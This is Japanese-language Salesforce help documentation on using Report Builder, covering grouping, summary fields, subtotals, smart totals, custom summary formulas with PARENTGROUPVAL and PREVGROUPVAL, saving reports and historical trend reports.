[項目]ペインには、選択したレポートタイプの項目がフォルダごとに分類されて表示されます。サマリーレポートでデータをグループ化する前に、少なくとも数個の項目をプレビューペインにドラッグアンドドロップします。

グループの追加

項目をドロップゾーンにドロップしてグループを追加します。



[表示]>[ドロップゾーンを表示]をクリックして、参照可能にします。また、レポートの項目の列メニューをクリックし、[この項目でグループ化]を選択することもできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

ヒント: 日付項目でレポートをグループ化する場合、グループメニューをクリックして、[集計期間単位]を選択し、日、週、月、四半期、年など、グループ化の期間条件を指定します。

異なるレポート形式でのデータのグループ化

サマリーレポートと結合レポートには、最大3個のグループ化レベルを含めることができます。マトリックスレポートには 2 個の行グループ化と 2 個の列グループ化を含めることができます。マトリックスレポートでは、行と列両方のグループ化に同一の項目を使用できません。結合レポートの場合、[項目] ペインの [共通項目] カテゴリの項目を使用してすべてのレポートブロックを対象にグループ化ができます。

グループの削除

グループを削除するには、グループメニューをクリックして、[グループを削除]を選択します。グループをクリックして、次の操作を実行することもできます。

- グループを列バーにドラッグして削除するが、レポートに列としてその項目を残す。
- グループをドラッグして [項目] ペインに戻して削除し、レポートからその項目を削除する。

グループの順序の変更

グループの順序を変更するには、そのグループをドラッグするか、グループメニューをクリックして、列グループ化では [グループを上に移動] または [グループを下に移動] を、行グループ化では [グループを左に移動] または [グループを右に移動] を選択します。

関連トピック:

レポート項目
レポートの結果の小計

操作を続行しながらレポートのプレビューを読み込む

ほとんどのアクションでは、レポートの操作を続けながらプレビューを読み込むことができます。たとえば、レポートを編集しながら複数の項目をレポートにドラッグした後、グルーピングを作成しながら、それらの列を読み込めます。

[プレビュー]パネルに表示されるデータは実際のデータですが、レポートの実行時にどのように表示されるかを示すために設計された、レポートデータのサブセットにすぎません。[プレビュー]パネルで行が欠落していたり、期待どおりに並び替えられていなくても、心配ありません。

メモ: レポートの各外部オブジェクトに対し、プレビューを読み込むたびに組織から外部システムへのコールアウトが行なわれます。レポートコールアウトの URL の長さが 2 KB にほぼ等しいか超えた場合、組織によって要求が複数の HTTP コールに分割され、各 URL が 2 KB 未満になります。

次のアクションの実行中は、レポートプレビューの操作を続行できます。

- 項目の追加、削除、または並び替え
- 集計項目の追加または削除
- グループの追加、削除、または並び替え
- 数式の削除

メモ:

- グラフで使用している集計項目または数式を削除すると、グラフは再読み込みされますが、レポートプレビューは非同期で読み込まれます。
- 非同期読み込みは、マトリックスレポートと結合レポートには使用できません。

次のアクションの実行中は、レポートプレビューを操作できません。

- 数式の追加または編集
- レポートの唯一のグループの削除
- 表形式レポートで行数の制限に使用される列の削除
- グループまたは列によるレポートの並び替え
- 標準項目またはカスタム項目の更新
- レポート形式の変更
- レポートの詳細の表示または非表示
- グラフの追加または削除
- 条件付き強調表示の追加または削除
- [集計期間単位] の変更
- 換算された通貨項目の変更
- レポートの保存

関連トピック:

新規レポートの作成
レポート項目

レポートのカスタマイズ


*レポートビルダー*は、レポートのビジュアルエディタです。レポートビルダー画面では、レポート項目およびレポート検索条件を使用し、一部のデータのみでレポートをプレビューできます。

レポートビルダーでは、画面スペースを最大限に利用するため、圧縮ページヘッダーを使用します。アプリケーションタブを表示するには、単にビルダーを閉じるか、Salesforce ロゴをクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



[項目] ペイン (1)

[項目] ペインには、選択したレポートタイプの項目がフォルダごとに分類されて表示されます。[クイック検索] 検索ボックスおよびデータ型の検索条件を使用して該当する項目を検索し、[プレビュー] パネルにドラッグしてレポートに追加します。

[項目] ペインでもカスタム集計項目およびバケット項目を作成、表示、編集、削除できます。

結合レポート形式では、[項目] ペインでレポートに追加されたすべてのレポートタイプの項目がレポートタイプ別に編成されて、表示されます。

[条件] ペイン (2)
ビュー、タイムフレーム、およびカスタム条件を設定して、レポートに表示されるデータを制限します。

[プレビュー] ペイン (3)
動的なプレビューを使用して、レポートを容易にカスタマイズできます。列、集計項目、数式、グループ化、およびブロックの追加、並び替え、削除を行います。レポート形式と表示オプションを変更したり、またはグラフを追加したりします。

プレビューでは、表示されるレコードが制限されます。レポートを実行してすべての結果を表示します。

関連トピック:

- ダッシュボードによる複雑な情報の視覚化
- レポートの作成
- 新規レポートの作成

レポート項目

[項目]ペインには、選択したレポートタイプの項目がフォルダごとに分類されて表示されます。また、ユーザが作成、編集、削除できるカスタム集計項目のリストも表示されます。

項目の絞り込みの追加
表形式レポート、サマリーレポート、およびマトリックスレポートでは、[項目] ペインから [条件] ペインに項目をドラッグして、レポート検索条件を追加できます。

項目の検索
項目名を [クイック検索] 検索ボックスに入力して項目を検索します。リストを種別で絞り込むこともできます。

- すべての項目種別およびカスタム集計項目を表示するには、All をクリックします。
- テキスト項目のみを表示するには、 をクリックします。
- 数値項目 (数値、通貨、パーセントなど) のみを表示するには、 # をクリックします。
- 日付項目のみを表示するには、 をクリックします。

項目の追加と削除
項目を表形式レポート、サマリーレポート、マトリックスレポートに追加するには、項目をダブルクリックするか、[プレビュー] ペインにドラッグします。結合レポートに項目を追加するには、[プレビュー] ペインにドラッグします。複数の項目を選択するには、[CTRL] キーを押しますフォルダのすべての項目を追加するには、フォルダ全体をドラッグします。表形式レポート、サマリーレポート、またはマトリックスレポートにすでに項目が含まれている場合は、その項目を再度追加することはできません。結合レポートには、異なるブロックに追加する限り、同じ項目を複数回追加できます。[プレビュー] ペインで、[表示] > [詳細] をクリックしてレポート項目を確認します。[表示] > [詳細] が無効になっているときは、集計項目のみを追加できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  および
  「レポートビルダー」

項目を削除するには、その項目の列のヘッダーをクリックして [項目] ペインにドラッグします。表形式レポート、サマリーレポート、およびマトリックスレポートでは、列メニューをクリックして、[列を削除] を選択するか、または [列をすべて削除] をクリックできます。

複数項目の使用

複数の項目を選択して追加、削除、または並び替えできます。たとえば、［作成者］、［タイプ］、および［商談名］を同時にレポートに追加できます。

複数の項目または列を選択するには、Ctrl (Windows) キーまたは Command (Mac) キーを押します。

メモ:

- 複数項目を追加する場合、項目は選択した順序でレポートに表示されます。
- 集計形式と表形式で複数の集計可能項目をレポートに追加する場合は、[表示] > [詳細] を無効にします。[集計] ダイアログが自動的に表示され、すべての項目の集計を一度に選択できます。
- テキスト項目など、非集計項目をレポートに追加する場合は、[表示] > [詳細] を有効にします。
- 結合レポートを使用する場合、[共通項目] カテゴリおよび 1 つのレポートタイプから複数の項目を選択できます。複数のレポートタイプから複数の項目を選択することはできません。

項目の並び替え

列のヘッダーを新しい場所にドラッグしてレポート列を並び替えます。複数の列を選択するには、[CTRL] キーを押します。レポートを列ごとに並び替えるには、その列のヘッダーをクリックします。列のメニューをクリックし、ドロップダウンリストから[昇順に並び替え]または[降順に並び替え]を選択することもできます。[表示] > [詳細] が選択されていない場合は、並び替えを行うことはできません。

表示通貨の変更

組織でマルチ通貨が有効な場合は、すべての通貨項目の表示通貨を変更できます。[表示] > [次の通貨で表示する] をクリックしてから、表示する有効な通貨を選択します。

関連トピック:

- レポートの数式の使用
- レポートデータのグループ化
- レポートデータの集計
- データ範囲の強調表示

レポートデータの集計

集計項目には、合計、平均、最大値または最小値を示す数値が含まれます。集計項目は、すべてのグルーピングレベルで表示されます。サマリーレポートおよびマトリックスレポートでは、総計レベルでも表示されます。

[項目]ペインには、選択したレポートタイプの項目がフォルダごとに分類されて表示されます。

集計とは、数値項目の［合計］、［平均］、［最大］、または［最小］のことです(より迅速にこれらの項目を見つけるには、 # 条件を使用します)。

集計項目を追加する手順は、次のとおりです。

- [項目] ペインの数値項目をダブルクリックします。
- 数値項目をプレビューまでドラッグします。複数の項目を選択するには、[CTRL] キーを押します。マトリックスレポートには、集計項目セットの前、間、および後にドロップゾーンがあります。たとえば、［年間売上］の合計、平均、最大、最小は 1 つのセットであるため、新しい集計項目をこれらの間にドロップすることはできません。
- すでにレポートにある項目の列メニューで[この項目を集計]を選択します。

既存の集計項目を変更したり、同一の項目にその他の集計を追加するには、集計項目の横にある ▼ をクリックして、[この項目を集計] を選択します。

集計項目を削除する手順は、次のとおりです。

- メニューをクリックして[この項目を集計]を選択し、すべてのオプションを選択解除します。
- メニューをクリックして [集計を削除] を選択します。
- 集計のセットをドラッグして[項目]ペインに戻します。なお、その項目の集計項目はすべて削除されます。複数の集計項目を選択するには、[CTRL] キーを押します

マトリックスレポートの集計項目のセットをドラッグして並び替えます。ドラッグすると、各項目の集計は一緒に移動します。たとえば、レポートに［年間売上］の合計と平均および［確度］の最大および最小が含まれている場合、［確度］の集計項目を［年間売上］集計項目の前後にはドラッグできますが、集計項目の間にはドラッグできません。集計は、カスタム集計項目の後または［レコード件数］の後ろに配置することはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」
  AND
  「レポートビルダー」

関連トピック:

- レポート項目
- レポートの結果の小計

レポートの結果の小計

レポートを小計すると、データの動向を分析するツールが表示されます。情報セットをグループ化して、そのグルーピングを並び替えて、各セットの小計を総計と比較できます。サマリーレポートと結合レポートでは、複数の項目で小計し、情報セットをカスケード表示することもできます。

たとえば、サマリーレポートを商談所有者別に小計すると、レポートでは取引先が商談所有者別にグループ化され、各ユーザが所有する商談数が一覧表示され、レポート内のすべての列で商談所有者別の小計が表示されます。さらに、各ユーザの商談を商品別に小計できます。

1. 任意のレポートで [カスタマイズ] または [編集] をクリックします。
2. レポートビルダーで、レポートに集計項目を追加します。
   集計は、グルーピングレベルごとに、または個々の行についても表示されます。

関連トピック:

- レポート実行ページ
- カスタム集計項目の作成
- 新規レポートの作成
- レポートの結果の小計

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートの結果を小計する

- 「レポートの作成とカスタマイズ」

レポートのスマート合計

「スマート」合計とは、重複データが小計または合計で一度のみカウントされることを意味します。Salesforce では、集計または平均化の対象として選択した列に重複データが含まれているレポートを実行するときに、「スマート」合計を使用します。

たとえば、1 つの商談に 2 つの商品が関係しており、合計の計算対象列として合計商談金額を選択して商談品目レポートを実行するとします。レポートの詳細には、この金額が二度(商談に関係する商品ごとに一度ずつ)表示されます。

この場合、「スマート」合計を実行すると、該当する商談金額が一度のみ加算され、小計、総計、平均が正確に計算されます。

メモ: ダッシュボードコンポーネントの場合、「スマート」合計は使用されません。たとえば、ダッシュボードテーブルでは、表示される合計はテーブルに一覧表示されている値の単純な合計です。

関連トピック:

- レポートの結果の小計
- レポートの結果の小計

レポートの数式の使用

数式では、レポートデータを使用して計算した値に基づいてカスタム集計を作成できます。その後、これらの数式をレポートで列として使用できます。

[項目]ペインには、選択したレポートタイプの項目がフォルダごとに分類されて表示されます。

サマリーレポートまたはマトリックスレポートに新しい数式を追加するには、[新規カスタム集計項目を追加]をダブルクリックします。数式を定義し、[OK]をクリックすると、サマリーレポートの列およびマトリックスレポートの集計項目としてプレビューに自動的に追加されます。結合レポートでは、クロスブロックまたは標準カスタム集計項目のいずれかを追加できます。数式を編集するには、[項目] ペインの名前の上にカーソルを置き、をクリックします。

プレビューから数式を削除するには、ヘッダーをクリックして [項目] ペインにドラッグするか、メニューをクリックして、[数式を削除]を選択します。複数の数式を選択するには、[CTRL] キーを押します。プレビューから数式を削除しても、数式は削除されません。数式を削除するには、名前の上にカーソルを置き、をクリックするか、その項目のメニューから [数式を削除] をクリックします。

ダッシュボードとレポートグラフでは、カスタム集計項目に表示される小数点以下の値は、項目の設定ではなく、デフォルトの通貨設定を使用して表示されます。たとえば、集計項目の小数点以下の桁数を 0 に指定した場合、列には小数が表示されませんが、グラフの値にはデフォルト通貨に指定した小数点以下の桁数(通常2桁)が示されます。これは、通貨、数字、パーセントに適用されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」
  AND
  「レポートビルダー」

1. カスタム集計項目の作成
   サマリーレポートとマトリックスレポートのカスタム集計項目を作成して、レポートで使用できる数値項目に基づいた追加の合計を計算します。
2. カスタム集計項目の集計関数の使用
   集計関数では、サマリーレポート、マトリックスレポート、および結合レポートのカスタム集計項目でグルーピング値を使用できます。集計関数には PARENTGROUPVAL と PREVGROUPVAL の 2 種類があります。
3. PARENTGROUPVAL および PREVGROUPVAL
   PARENTGROUPVAL は、親グルーピングに対する相対的な値の計算に使用します。PREVGROUPVAL は、同位のグルーピングに対する相対的な値の計算に使用します。
4. カスタム集計項目を最大限に活用
   カスタム集計項目は強力なレポート手法ですが、取り扱いには注意を要します。次に、カスタム集計項目を使用する際に留意すべきヒントをいくつか示します。

関連トピック:

- カスタム集計項目の作成
- レポート項目

カスタム集計項目の作成

サマリーレポートとマトリックスレポートのカスタム集計項目を作成して、レポートで使用できる数値項目に基づいた追加の合計を計算します。

数式とは、他の項目、式、または値から値を取得するアルゴリズムのことです。カスタム集計項目には、3,900 文字まで含めることができます。カスタム集計項目は、サマリーレポート、マトリックスレポート、および結合レポートに使用できます。複数のレポートで共有することはできません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する

- 「レポートの作成とカスタマイズ」

  および

  「レポートビルダー」

1. レポートビルダーで、[項目]ペインの[新規カスタム集計項目を追加]をクリックします。
2. 数式の名前を入力します。それがそのままレポートに表示されます。一意のラベルを指定する必要があります。必要に応じて、説明を入力します。
3. [形式] ドロップダウンリストから、計算の出力に基づいて数式に適用するデータ型を選択します。
4. [小数点の位置] ドロップダウンから、通貨、数字、またはパーセントデータ型の表示に適用する小数点以下の桁数を選択します。この設定は、マルチ通貨組織の通貨項目では無視されます。代わりに、通貨設定の [小数点の位置] が適用されます。

   [小数点の位置] で [なし] を選択すると、有効な値は次のようになります。

   - 通貨の場合、最大 18 桁、通貨用のデフォルトの小数点位置精度
   - パーセントの場合、最大 18 桁、小数部の桁数なし
   - 数値の場合、最大 18 桁、小数点位置精度の変更なし
5. [この数式をどこに表示しますか?] オプションを設定します。式の計算は、選択したレベルでレポートに表示されます。[総計] など、すべてのレベルで数式の計算を表示するには、[すべての集計レベル] を選択します。
6. 数式の作成:
   a. [集計項目] ドロップダウンリストに表示されているいずれかの項目を選択します。この項目の値が数式で使用されます。
   b. 数式で使用する集計種別を選択します。このオプションは、[レコード件数] には使用できません。

集計種別	説明
合計	項目またはグルーピング項目のデータの合計値。
最大値	項目または項目グルーピングのデータの最大値。
最小値	項目または項目グルーピングのデータの最小値。
平均	項目または項目グルーピングのデータの平均。

   c. [演算子] をクリックして、演算子を式に追加します。

d. 関数のカテゴリ ([すべて]、[論理]、[計算]、または [概要]) を選択し、数式で使用する関数を選択して、[挿入] をクリックします。

e. 必要に応じて上記の手順を繰り返します。

7. [構文を確認] をクリックして、数式にエラーがないかどうかを確認します。エラーは、カーソルにより強調表示されます。

8. [OK] をクリックします。レポートを保存しなければ、数式も保存されません。

関連トピック:

新規レポートの作成
レポートの数式の使用
カスタム集計項目を最大限に活用
結合レポートのカスタム集計項目の作成

カスタム集計項目の集計関数の使用

集計関数では、サマリーレポート、マトリックスレポート、および結合レポートのカスタム集計項目でグルーピング値を使用できます。集計関数には PARENTGROUPVAL と PREVGROUPVAL の 2 種類があります。

1. [項目] ペインの [新規カスタム集計項目を追加] をダブルクリックします。
2. [カスタム集計項目] ダイアログの [関数] の下の [サマリー] を選択します。
3. PARENTGROUPVAL または PREVGROUPVAL を選択します。
4. グルーピングレベルを選択し、[挿入] をクリックします。
5. 表示する場所など、数式を定義します。
6. [OK] をクリックします。

関連トピック:

レポートの数式の使用
PARENTGROUPVAL および PREVGROUPVAL

PARENTGROUPVAL および PREVGROUPVAL

PARENTGROUPVAL は、親グルーピングに対する相対的な値の計算に使用します。PREVGROUPVAL は、同位のグルーピングに対する相対的な値の計算に使用します。

PARENTGROUPVAL

この関数は親グルーピングに対する相対的な値の計算に使用します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  AND
  「レポートビルダー」

説明:	この関数は、指定した親グルーピングの値を返します。「親」グルーピングとは、数式が含まれるレベルよりも上にあるレベルです。この関数は、レポートのカスタム集計項目でのみ使用できます。
使用:	**サマリーと結合:** `PARENTGROUPVAL(summary_field, grouping_level)` **マトリックス:** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)` `summary_field` には集計項目値、`grouping_level` には集計レポートの親レベル、`parent_row_level` と `parent_column_level` にはマトリックスレポートの親レベルを指定します。
例:	`TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)` この数式では、各商品のサイズを総計に対する割合として計算します。この例では、レポートは［商品名］別にグループ化された商談とその商品の集計になります。

PREVGROUPVAL

この関数は同位のグルーピングに対する相対的な値の計算に使用します。前のグルーピングがない場合は、Null 値が返されます。

説明:	この関数は、指定した前のグルーピングの値を返します。「前の」グルーピングとは、レポートの現在のグルーピングより1つ前のグルーピングです。グループレベルと増分値を選択します。増分値は、現在の集計の前の列数または行数です。デフォルトは 1 で、最大値は 12 です。この関数は、レポートのカスタム集計項目でのみ使用できます。
使用:	`PREVGROUPVAL(summary_field, grouping_level [, increment])` `summary_field` にはグループ化された行または列の名前、`grouping_level` には集計レベル、`increment` は以前の行または列の数を指定します。
例:	`AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)` この数式は、月ごとに、レポートに表示された前月との金額の差を計算します。この例では、レポートは［完了予定日］別にグループ化された列と、［フェーズ］別にグループ化された行による商談マトリックスになります。

例: 3 週間の移動平均

商談金額の 3 週間の移動平均を計算するには、次のコードを使用します。

```
(OppProductTrends__c.Amount__c:SUM+ PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c) + PREVGROUPVAL(OppProductTrends__c.Amount__c:SUM,
OppProductTrends__c.as_of_date__c,2))/3
```

関連トピック:

- カスタム集計項目の作成
- レポートの数式の使用
- 結合レポートのカスタム集計項目の作成

カスタム集計項目を最大限に活用

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

カスタム集計項目は強力なレポート手法ですが、取り扱いには注意を要します。次に、カスタム集計項目を使用する際に留意すべきヒントをいくつか示します。

カスタム集計項目で使用するための関数は、その関数カテゴリで使用できます。関数を選択して [この関数に関するヘルプ] をクリックすると、情報が表示されます。

- 集計項目では、別の集計項目は参照できません。
- 集計項目データ型に関係なく、集計項目には数字、通貨、パーセント、およびチェックボックス (チェックあり / チェックなし) など、さまざまなデータ型の項目を含めることができます。たとえば、[商談とパートナー] レポート内の集計項目では、商談の [金額] または [フェーズ滞在期間]、および取引先の [年間売上] を参照できます。
- ダッシュボードとレポートグラフでは、カスタム集計項目に表示される小数点以下の値は、項目の設定ではなく、デフォルトの通貨設定を使用して表示されます。たとえば、集計項目の小数点以下の桁数を 0 に指定した場合、列には小数が表示されませんが、グラフの値にはデフォルト通貨に指定した小数点以下の桁数 (通常 2 桁) が示されます。これは、通貨、数字、パーセントに適用されます。
- 項目が削除されている場合、または使用できない場合 (項目レベルのセキュリティなど)、項目を含むすべてのカスタム集計項目はレポートから削除されます。
- 集計の種類 [合計]、[最大値]、[最小値]、および [平均] を、[レコード件数] 項目と同時に使用することはできません。
- 空白 (ヌル) 値またはゼロの値がレポートデータにある場合、集計の種類 [最小値] では、集計項目計算にこれらの値を含めます。
- 集計の種類 [最大値] には、レポートデータに存在する最大空白値 (非ヌル値) が含まれます。
- 集計項目では、パーセントは小数で表されます。20% は 0.20 で表されます。
- 演算子を使用すると、集計項目の項目に負の値を指定できます。例: `{!EMPLOYEES:SUM} + - {!SALES:SUM}`
- マトリックスレポートのカスタム集計項目の場合、[この数式をどこに表示しますか?] オプションが [すべての集計レベル] に設定されていないすべての式の結果が計算されます。数式によって、返される値が決まります。Null が返されると、そのセルは空になります。

- 表形式レポート、サマリーレポート、およびマトリックスレポートの集計項目では、最大21桁まで表示できます。21桁の集計値は正確に表示されますが、それを超える桁数は正確でない場合があります。レポートのセルに「# 大きすぎます!」が表示された場合、18桁以上になる可能性がある計算の数式を確認してください。桁の大きな数字の掛け算、桁の大きな数字の累乗、または桁の小さな数字による割り算はしないでください。
- 数式は、空白(ヌル)のレポートセルをゼロ値として処理します。
- 数式の値の計算中にエラーが発生した場合、レポートセルに「#Error!」と表示されます。また、数式をゼロで割った場合にも「#Error!」と表示されます。エラーを解決するには、数式を調べてかわりの値を指定します。
- クロスブロックカスタム集計項目は、結合レポートで使用できます。

関連トピック:

カスタム集計項目の作成
結合レポートのカスタム集計項目
結合レポートのカスタム集計項目の作成


レポートの保存

既存のレポートを最新の変更で更新する場合は[保存]をクリックします。また、元のレポートを変更せずにコピーする場合は[別名で保存]をクリックします。Lightning Experienceで、[コピー]をクリックし、レポートをコピーします。

1. 名前、説明、フォルダを確認し、次に移動する場所を選択します。
   - レポートを保存して[レポートのホーム]ページに移動するには、[保存]をクリックします。
   - レポートを保存して[レポート実行]ページに戻るには、[保存してレポートに戻る]をクリックします。

   メモ: レポートを、売上、売上予測、商談、活動レポートの特定ロール階層のドリルダウンレベルで保存するには、[階層レベルの保存]を選択します。

ヒント: レポート名にコロンを付けると、レポートを表示するときに名前が2行に分けて表示されます。これを利用してレポートを名前別に分類したり、長い名前をよりわかりやすく表示したりできます。たとえば、[レポート名]に「*First Line: Second Line*」と入力すると、実行ページには名前が次のように表示されます。



エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」

および

「レポートビルダー」

APIで使用される一意のレポート名を入力する
- 「アプリケーションのカスタマイズ」

公開レポートの保存先フォルダを選択する
- 「公開レポートの管理」

変更履歴のレポート

ビジネスの現在の状態に関する最新の標準レポートに加えて、商談、ケース、売上予測、カスタムオブジェクトの日単位および週単位の変化を分析できます。

メモ: Lightning Experience では、グラフを含む履歴トレンドレポートはサポートされますが、履歴トレンドレポートの表形式ビューは使用できません。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

1. 商談パイプラインの変化の追跡
   履歴レポートは、自社の商談パイプラインを監視して、現在および将来の売上目標を達成できるだけの十分な活動が含まれていることを確認するのに役立ちます。過去 3 か月に値が増加した商談、値が減少した商談、特定の対象期間に含まれるようになった商談、特定の対象期間から除外された商談に焦点を当てます。
2. 売上予測金額の変化の確認
   チームメンバーが各売上予測分類に割り当てた金額に関するマトリックス形式の履歴レポートを作成しましょう。これらの金額の変化を確認することにより、チームの売上予測の精度がわかります。
3. ケースの履歴追跡
   ケース全体の活動を監視し、ケースの有効期間の過去3か月に発生したケースの状況の変化を識別します。
4. 履歴トレンドレポートに関する説明
   履歴トレンドレポートでは、5 営業日や 5 営業週など、5 つのスナップショット日付の間の変化を強調表示するように設計された特別なカスタムレポートタイプを使用します。グラフおよびダッシュボードにデータの変化を視覚的に表示できます。
5. 履歴トレンドレポートに関する制限
   Salesforce の履歴トレンドは、データを追跡するときの時間、データの行数、追跡可能な項目およびオブジェクトに関して特定の制限の対象になります。これらの制限は、レポートデータをすばやく返せるように設けられた制限です。

商談パイプラインの変化の追跡


履歴レポートは、自社の商談パイプラインを監視して、現在および将来の売上目標を達成できるだけの十分な活動が含まれていることを確認するのに役立ちます。過去 3 か月に値が増加した商談、値が減少した商談、特定の対象期間に含まれるようになった商談、特定の対象期間から除外された商談に焦点を当てます。

重要な商談属性(日付、金額、および状況など)の履歴値と現在の値を比較して、パイプラインが時間と共にどのように変化したかを確認する必要がある場合があります。たとえば、このサマリーレポートでは、昨日以降変化した商談金額と完了予定日が示されています。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition



1. 最大 5 つの日付をスナップショットして、日単位または週単位のトレンドを追跡する。
